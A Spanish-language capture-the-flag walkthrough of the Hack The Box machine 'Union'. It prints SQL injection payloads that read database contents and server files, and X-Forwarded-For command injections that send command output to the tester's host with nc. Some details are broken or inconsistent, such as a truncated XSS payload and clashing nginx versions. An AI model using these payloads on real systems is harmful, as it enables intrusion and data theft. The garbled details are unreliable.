

278- UNION

- 1. UNION
 - 1.1. Preliminar
 - 1.2. Nmap
 - 1.3. Tecnologías web
 - 1.4. Fuzzing de directorios
 - 1.5. SQL Injection to get the flag
 - 1.5.1. Listing directories via SQL Injection
 - 1.6. Privesc via Command Injection in "x-forwarded-for" header

1. UNION

<https://app.hackthebox.com/machines/Union>

UNION 418

RETIRE MACHINE

Union

LINUX MEDIUM

5
MACHINE RATING

1042
USER OWNS

930
SYSTEM OWNS

22/11/2021
RELEASED

Created by lppsec

Copy Link

Play Machine

1.1. Preliminar

- Comprobamos si la máquina está encendida, averiguamos qué sistema operativo es y creamos nuestro directorio de trabajo. Nos enfrentamos a una máquina *Linux*.

```

> ping 10.10.11.128
PING 10.10.11.128 (10.10.11.128) 56(84) bytes of data:
64 bytes from 10.10.11.128: icmp_seq=1 ttl=63 time=29.9 ms
64 bytes from 10.10.11.128: icmp_seq=2 ttl=63 time=25.1 ms
64 bytes from 10.10.11.128: icmp_seq=3 ttl=63 time=30.3 ms
64 bytes from 10.10.11.128: icmp_seq=4 ttl=63 time=34.0 ms
64 bytes from 10.10.11.128: icmp_seq=5 ttl=63 time=32.2 ms
64 bytes from 10.10.11.128: icmp_seq=6 ttl=63 time=40.8 ms
64 bytes from 10.10.11.128: icmp_seq=7 ttl=63 time=32.8 ms
64 bytes from 10.10.11.128: icmp_seq=8 ttl=63 time=32.8 ms
^C
... 10.10.11.128 ping statistics ...
8 packets transmitted, 8 received, 0% packet loss, time 700ms
rtt min/avg/max/mdev = 32.282/35.744/40.809/3.193 ms

```

1.2. Nmap

- Escaneo de puertos sigiloso. Evidencia en archivo *allports*. Tan solo tenemos el *puerto 80* abierto.

```

> nmap -sS -p- --open 10.10.11.128 -n -Pn --min-rate 5000 -oG allports
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-24 10:25 -01
Nmap scan report for 10.10.11.128
Host is up (0.075s latency).
Not shown: 65534 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
80/tcp    open  http
Nmap done: 1 IP address (1 host up) scanned in 26.44 seconds

```

- Escaneo de scripts por defecto y versiones sobre los puertos abiertos, tomando como input los puertos de *allports* mediante *extractPorts*.

```

> nmap -sCV -p80 --min-rate 5000 10.10.11.128 -T5 -oN targeted
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-24 10:27 -01
Nmap scan report for 10.10.11.128
Host is up (0.034s latency).
PORT      STATE SERVICE VERSION
80/tcp    open  http      nginx 1.18.0 (Ubuntu)
|_ http-cookie-flags:
|_ /:
|_ PHPSESSID:
|_ hitonly flag not set
|_ http-server-headers: nginx/1.18.0 (Ubuntu)
|_ http-title: Site doesn't have a title (text/html; charset=UTF-8).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 11.73 seconds

```

1.3. Tecnologías web

- Whatweb**: nos reporta lo siguiente.

```

$ whatweb http://10.10.11.128
http://10.10.11.128 [200 OK] Bootstrap[4.1.3], Cookies[PHPSESSID], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][nginx/1.10.0 (Ubuntu)], IP[10.10.11.128], JQuery[3.2.1], Script, nginx[1.10.0]
$ cd /home/kali/prjpr/CTF/HTB/Union/exploits

```

1.4. Fuzzing de directorios

- **Gobuster**: encontramos varios directorios que pueden resultar interesantes, entre ellos, un `/config.php`.

```

$ gobuster dir -u http://10.10.11.128 -w /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 20 -b 403,404,503 -x php,html,txt
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlner (@firefart)

[*] Url: http://10.10.11.128
[*] Method: GET
[*] Threads: 20
[*] Wordlist: /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt
[*] Negative Status codes: 403,404,503
[*] User Agent: gobuster/3.6
[*] Extensions: php,html,txt
[*] Timeout: 10s


Starting gobuster in directory enumeration mode

/index.php (Status: 200) [Size: 1220]
/css (Status: 301) [Size: 378] [-> http://10.10.11.128/css/]
/firewall.php (Status: 200) [Size: 13]
/config.php (Status: 200) [Size: 0]
/challenge.php (Status: 200) [Size: 772]
Progress: 192193 / 882244 (21.78%)


```

1.5. SQL Injection


- Vemos que el servidor está usando **JQuery 3.2.1** por detrás, y sabemos de un XSS que afecta a esta versión. Entramos en la web, probamos este payload: `<img alt="<x" title=""/>">`. Aparece la ventana emergente, por tanto, confirmamos que este servidor es vulnerable a XSS. No obstante, no conseguimos robar ninguna cookie de sesión ni tampoco desarrollar la explotación de este XSS.
 - El atributo `alt` generalmente se usa para proporcionar un texto alternativo para la imagen, que se muestra cuando la imagen no se puede cargar. En este caso, el texto alternativo es `<x`, lo cual es una cadena de texto arbitraria. El atributo `title` se usa para proporcionar un texto emergente cuando el mouse se coloca sobre la imagen. Sin embargo, en este caso, el valor está manipulado de manera maliciosa. Luego, se inserta otra etiqueta `` con un evento `onerror` que ejecutará el código JavaScript `alert(1)`.




- Vamos a probar otras alternativas: **inyecciones SQL**. Ya con el payload `admin' or 1=1--` vemos algo diferente en la respuesta del servidor, una respuesta que antes no solía dar.




- Probamos esta inyección, con la cual obtenemos el nombre de todas las bases de datos: `admin' union select group_concat(schema_name) FROM information_schema.schemata--`.




- Ahora, sacamos las tablas para la base de datos **november** con: `admin' UNION SELECT group_concat(table_name) FROM information_schema.tables WHERE table_schema='november'--`. Parece que hay dos tablas: **flag y players**.



- Obtenemos las columnas ahora con esta consulta: `admin' UNION SELECT group_concat(column_name) FROM information_schema.columns WHERE table_schema='november' AND table_name='flag'-- -`. Solo hay una columna: **one**.




- Esta consulta la usamos para obtener el valor de la única columna que hay: `admin' UNION SELECT group_concat(one) FROM flag-- -`. Esto parece ser una flag, la cual introducimos en el paso siguiente: </challenge.php>.




- Ahora, al introducir esta cadena en </challenge.php>, obtenemos este mensaje. Parece que nuestra IP ha obtenido acceso por SSH. Esto también puede estar relacionado con ciertas restricciones de

firewall que podría haber por defecto en el sistema, así que lanzamos otro escaneo de puertos con Nmap. Vemos ahora que el **puerto 22 (SSH)** está abierto.




1.5.1. Listing directories via SQL Injection

- Vamos a tratar de listar ahora directorios para obtener posibles **claves SSH** y conectarnos al servidor: `admin' UNION SELECT load_file("/etc/passwd")-- -`. Mostramos de este modo el `/etc/passwd`. Vemos que hay dos usuarios en el directorio `/home`: **htb y uhc**. Seguidamente, usando esta misma inyección, tratamos de leer el contenido de las claves SSH, las cuales se encuentra en: `/home/(usuario)/.ssh/id_rsa`. No conseguimos mostrar nada de este modo.




- En este punto, vamos a intentar tratar de leer el archivo `/config.php` que encontramos en la fase de fuzzing. Por tanto, probamos en el directorio por defecto `/var/www/html/config.php`: `admin' UNION SELECT load_file("/var/www/html/config.php")-- -`. Encontramos unas credenciales para el usuario **uhc**.



1.6. Privesc via Command Injection in "x-forwarded-for" header

- Usamos estas credenciales para entrar via SSH.



- Explorando el sistema, vemos el archivo `/firewall.php`, el cual tiene una función que comprueba si la cabecera `X-FORWARDED-FOR` existe y tiene contenido. El problema es que este contenido se guarda en una variable llamada `ip` y luego ésta es ejecutada mediante la función `system()`.

```

uhc@union:/home/htb$ ls
uhc@union:/home/htb$ cd /var/www/html
uhc@union:/var/www/html$ ls
challenge.php config.php css firewall.php index.php
uhc@union:/var/www/html$ cat firewall.php

```

```

<?php
require('config.php');

if (!isset($_SESSION['Authenticated'])) {
    echo "Access Denied";
    exit;
}

?>
<link href="//maxcdn.bootstrapcdn.com/bootstrap/4.1.1/css/bootstrap.min.css" rel="stylesheet" id="bootstrap-css">
<script src="//maxcdn.bootstrapcdn.com/bootstrap/4.1.1/js/bootstrap.min.js"></script>
<script src="//cdnjs.cloudflare.com/ajax/libs/jquery/3.2.1/jquery.min.js"></script>
<!-- Include the above in your HEAD tag -->

<div class="container">
    <h1 class="text-center m-5">Join the UHC - November Qualifiers</h1>
</div>
<section class="bg-dark text-center p-5 mt-4">
    <div class="container p-5">
        <?php
        if (isset($_SERVER['HTTP_X_FORWARDED_FOR'])) {
            $ip = $_SERVER['HTTP_X_FORWARDED_FOR'];
        } else {
            $ip = $_SERVER['REMOTE_ADDR'];
        }
        system("sudo /usr/sbin/iptables -A INPUT -s '$ip' -j ACCEPT");
        ?>
        <h1 class="text-white">Welcome Back</h1>
        <h3 class="text-white">Your IP Address has now been granted SSH Access.</h3>
    </div>
</section>
</div>
uhc@union:/var/www/html$

```

- Vamos a crear por tanto una petición maliciosa en la que manipulemos esta cabecera (inyectaremos un comando después de una IP, que es lo que espera esta cabecera como tal). Esto lo haremos con `curl`. Tendremos que proporcionar la cookie de sesión. Primero, haremos una prueba para tramitar una traza ICMP a nuestro sistema: `curl -X GET 'http://localhost/firewall.php' -H "X-FORWARDED-FOR: 1.1.1.1; ping -c 1 10.10.14.25;" -H "Cookie: PHPSESSID=83ed1dan3nf0qvb2s3aiko41oq"`, tras habernos puesto en escucha: `tcpdump -i tun0 icmp -n`. Recibimos los paquetes ping. Es decir, tenemos ejecución remota de comandos.

```

uhc@union:$ curl -X GET 'http://localhost/firewall.php' -H "X-FORWARDED-FOR: 1.1.1.1; ping -c 1 10.10.14.25;" -H "Cookie: PHPSESSID=83ed1dan3nf0qvb2s3aiko41oq"

```

```

<link href="//maxcdn.bootstrapcdn.com/bootstrap/4.1.1/css/bootstrap.min.css" rel="stylesheet" id="bootstrap-css">
<script src="//maxcdn.bootstrapcdn.com/bootstrap/4.1.1/js/bootstrap.min.js"></script>
<script src="//cdnjs.cloudflare.com/ajax/libs/jquery/3.2.1/jquery.min.js"></script>
<!-- Include the above in your HEAD tag -->

<div class="container">
    <h1 class="text-center m-5">Join the UHC - November Qualifiers</h1>
</div>
<section class="bg-dark text-center p-5 mt-4">
    <div class="container p-5">
        PING 10.10.14.25: 10.10.14.25: 36(64) bytes of data.
        64 bytes from 10.10.14.25: icmp_seq=1 ttl=63 time=36.5 ms

        --- 10.10.14.25 ping statistics ---
        1 packets transmitted, 1 received, 0% packet loss, time 0ms
        rtt min/avg/max/mdev = 36.481/36.461/36.461/0.000 ms
        <h1 class="text-white">Welcome Back</h1>
        <h3 class="text-white">Your IP Address has now been granted SSH Access.</h3>
    </div>
</section>
</div>
uhc@union:~$

```

```

$ tcpdump -i tun0 icmp -n
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
10:35:30.882012 IP 10.10.11.128 > 10.10.14.25: ICMP echo request, id 2, seq 1, length 64
10:35:30.882031 IP 10.10.14.25 > 10.10.11.128: ICMP echo reply, id 2, seq 1, length 64

```

- Podemos averiguar ahora quién ejecuta este script, para ello: `curl -X GET 'http://localhost/firewall.php' -H "X-FORWARDED-FOR: 1.1.1.1; whoami | nc 10.10.14.25 443;" -H "Cookie: PHPSESSID=83ed1dan3nf0qvb2s3aiko41oq"`. Lo ejecuta `www-data`. Este usuario suele tener menos privilegios que un usuario común dentro de un sistema Linux.


```
• uhc@union:/var/www/html$ curl -X GET 'http://localhost/firewall.php' -H "X-FORWARDED-FOR: 1.1.1.1; nc 10.10.14.25 443;" -H "Cookie: PHPSESSID=83ed1dan3nf0qvb2s3aiko41oq"
<
uhc@union:/var/www/html$ curl -X GET 'http://localhost/firewall.php' -H "X-FORWARDED-FOR: 1.1.1.1; whoami | nc 10.10.14.25 443;" -H "Cookie: PHPSESSID=83ed1dan3nf0qvb2s3aiko41oq"
<html>
<head><title>504 Gateway Time-out</title></head>
<body>
<center><h1>504 Gateway Time-out</h1></center>
<hr><center>nginx/1.18.0 (Ubuntu)</center>
</body>
</html>
uhc@union:/var/www/html$

> nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.14.25] from (UNKNOWN) [10.10.11.128] 58262
whoami
uhc@union:/var/www/html$
> nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.14.25] from (UNKNOWN) [10.10.11.128] 58388
www-data
```

- No obstante, hacemos `curl -X GET 'http://localhost/firewall.php' -H "X-FORWARDED-FOR: 1.1.1.1; sudo -l | nc 10.10.14.25 443;" -H "Cookie: PHPSESSID=83ed1dan3nf0qvb2s3aiko41oq"` para comprobar los privilegios de este usuario a nivel de sudoers, y vemos que puede ejecutar cualquier comando como cualquier usuario sin proporcionar contraseña.

```
